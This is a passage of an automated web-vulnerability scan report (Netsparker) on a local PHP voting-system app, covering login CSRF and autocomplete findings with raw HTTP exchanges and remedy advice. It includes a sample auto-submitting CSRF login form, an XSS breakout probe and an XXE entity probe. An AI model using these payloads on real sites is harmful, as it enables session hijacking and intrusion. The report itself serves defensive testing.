Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:28:02 GMT
Cache-Control: no-store, no-cach
...
imes;</span></button>
<h4 class="modal-title"><b>Admin Profile</b></h4>
</div>
<div class="modal-body">
<form class="form-horizontal" method="POST" action="profile_update.php?return=votes.php" enctype="multipart/form-data">
<div class="form-group">
<label for="username" class="col-sm-3 control-label">Username</label>
<div class="col
...
e"><b>Configure</b></h4>
</div>
<div class="modal-body">
<div class="text-center">
<form class="form-horizontal" method="POST" action="config_save.php?return=votes.php">
<div class="form-group">
<label for="title" class="col-sm-3 control-label">Title</label>
<div class="col-sm-9">
...

```

## Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

- For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to

a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

#### External References

- [OWASP Cross-Site Request Forgery \(CSRF\)](#)

#### Remedy References

- [OWASP Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#"><u>6.5.9</u></a>
OWASP 2013	<a href="#"><u>A8</u></a>
OWASP 2017	<a href="#"><u>A5</u></a>
CWE	<a href="#"><u>352</u></a>
CAPEC	<a href="#"><u>62</u></a>
WASC	<a href="#"><u>9</u></a>
HIPAA	<a href="#"><u>164.306(A)</u></a>
ISO27001	<a href="#"><u>A.14.2.5</u></a>

# 18. [Possible] Cross-site Request Forgery in Login Form

LOW 

11

Netsparker identified a possible Cross-Site Request Forgery in Login Form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

## Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
  document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**

Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user's interests and activities and could be used by the attacker to embarrass the user, to steal the user's identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker's search history, and the attacker can retrieve the queries by logging into his or her own account.

- **Shopping**

Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

## Vulnerabilities

## 18.1. http://localhost/votesystem/admin/

### Form Action(s)

- login.php

### Certainty



### Request

```
GET /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5696
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cache,
...
<div class="gin-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon gl
...
...
```

## 18.2. http://localhost/votesystem/admin/index.php

### Form Action(s)

- login.php

### Certainty



## Request

```
GET /votesystem/admin/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 5.3987 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5696
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cache,
...
<div class="gin-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon gl
...
</div>
```

18.3. <http://localhost/votesystem/admin/index.php/>

## Certainty

### Request

```
GET /votesystem/admin/index.php/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 3.8308 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:28:41 GMT
Cache-Control: no-store, no-cache,
...
gin-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon gl
...

```

18.4. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net/dist/css/skins/\\_all-skins.min.css](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/css/skins/_all-skins.min.css)

## Certainty

### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/cs
s/skins/_all-skins.min.css HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/d
atatables.net/js/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9382 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:38:35 GMT
Cache-Control: no-store, no-cache,
...
<gin-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon gl
...
...
```

18.5. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/js/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 0 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:38:29 GMT
Cache-Control: no-store, no-cache,
...
gin-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon gl
...
</div>
```

18.6. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/font-awesome/](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/)

## Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.6945 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:38:45 GMT  
Cache-Control: no-store, no-cache,  
...  
gin-box">  
<div class="login-logo">  
<b>Voting System</b>  
</div>  
  
<div class="login-box-body">  
<p class="login-box-msg">Sign in to start your session</p>  
  
<form action="login.php" method="POST">  
<div class="form-group has-feedback">  
<input type="text" class="form-control" name="username" placeholder="Username" required>  
<span class="glyphicon gl  
...>

18.7. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/jquery-slimscroll/](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.3288 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:38:32 GMT
Cache-Control: no-store, no-cache,
...
<div class="gin-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon gl
...
</div>
```

18.8. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/datatables.net-bs/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js)

## Certainty

### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/js/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 4.0415 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:38:03 GMT
Cache-Control: no-store, no-cache,
...
<div class="login-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon gl
...
</div>
```

18.9. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/moment/bower\\_components/moment/moment.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js)

## Certainty

[REDACTED]

## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/min/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.2843 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:39:09 GMT
Cache-Control: no-store, no-cache,
...
gin-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon gl
...
...
```

18.10. [http://localhost/votesystem/admin/index.php/bower\\_components/bootstrap/dist/bower\\_components/moment/plugins/iCheck/icheck.min.js](http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/iCheck/icheck.min.js)

## Certainty



## Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/iCheck/
iCheck.min.js HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/mo-
ment/min/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 14.3339 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 14:39:07 GMT
Cache-Control: no-store, no-cache,
...
gin-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon gl
...
</div>
```

## 18.11. http://localhost/votesystem/admin/index.php/plugins/

### Certainty



### Request

```
GET /votesystem/admin/index.php/plugins/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 3.9902 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5829
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:29:02 GMT
Cache-Control: no-store, no-cache,
...
<div class="gin-box">
<div class="login-logo">
<b>Voting System</b>
</div>

<div class="login-box-body">
<p class="login-box-msg">Sign in to start your session</p>

<form action="login.php" method="POST">
<div class="form-group has-feedback">
<input type="text" class="form-control" name="username" placeholder="Username" required>
<span class="glyphicon gl
...
</div>
```

## Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
  - For native XMLHttpRequest (XHR) object in JavaScript:

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to

a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

## External References

- [OWASP Cross-Site Request Forgery \(CSRF\)](#)
- [Robust Defenses for Cross-Site Request Forgery](#)
- [Identifying Robust Defenses for Login CSRF](#)

## Remedy References

- [OWASP Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#"><u>6.5.9</u></a>
OWASP 2013	<a href="#"><u>A8</u></a>
OWASP 2017	<a href="#"><u>A5</u></a>
CWE	<a href="#"><u>352</u></a>
CAPEC	<a href="#"><u>62</u></a>
WASC	<a href="#"><u>9</u></a>
HIPAA	<a href="#"><u>164.306(A)</u></a>
ISO27001	<a href="#"><u>A.14.2.5</u></a>

# 19. Autocomplete is Enabled

LOW

11

CONFIRMED

9

Netsparker detected that Autocomplete is Enabled in one or more of the form fields which might contain sensitive information like "username", "credit card" or "CVV".

## Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

## Vulnerabilities

### 19.1. http://localhost/votesystem/admin/

## Certainty



## Request

```
POST /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 2.9899 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5696
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:27:34 GMT
Cache-Control: no-store, no-cache,
...
: false
})
})
</script>
<!-- Date and Timepicker -->
<script>
$(function(){
//Date picker
$('#datepicker_add').datepicker({
autoclose: true,
format: 'yyyy-mm-dd'
})
$('#datepicker_edit').datepicker({
autoclose: true,
format: 'yyyy-mm-dd'
})
});
</script>

</body>
</html>
```

19.2. [http://localhost/votesystem/admin/?nsextt=%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker\(0x000003\)%3C/scRipt%3E](http://localhost/votesystem/admin/?nsextt=%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/scRipt%3E)

**CONFIRMED**

Method	Parameter	Value
GET	 nsextt	'"--></style></scRipt><scRipt>netsparker(0x000003)</scRipt>

### Identified Field Name

- username

### Request

```
GET /votesystem/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/scRipt%3E HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.5038 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:32 GMT  
Cache-Control: no-store, no-cache,  
...  
<div class="login-box-body">  
<p class="login-box-msg">Sign in to start your session</p>  
  
<form action="login.php" method="POST">  
<div class="form-group has-feedback">  
  <input type="text" class="form-control" name="username" placeholder="Username" required>  
  <span class="glyphicon glyphicon-user form-control-feedback"></span>  
</div>  
<div class="form-group has-feedback">  
  <input type="password" class="form-contro  
...  
...

## 19.3. http://localhost/votesystem/admin/ballot.php

**CONFIRMED**

### Identified Field Name

- username

## Request

```
GET /votesystem/admin/ballot.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.7838 Total Bytes Received : 16706 Body Length : 16367 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
">
<div class="form-group">
<label for="username" class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
...
"
```

19.4. <http://localhost/votesystem/admin/candidates.php>

**CONFIRMED**

## Identified Field Name

- username

## Request

```
GET /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 25.7627 Total Bytes Received : 30002 Body Length : 29663 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:24 GMT
Cache-Control: no-store, no-cach
...
">
<div class="form-group">
<label for="username" class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
...
...
```

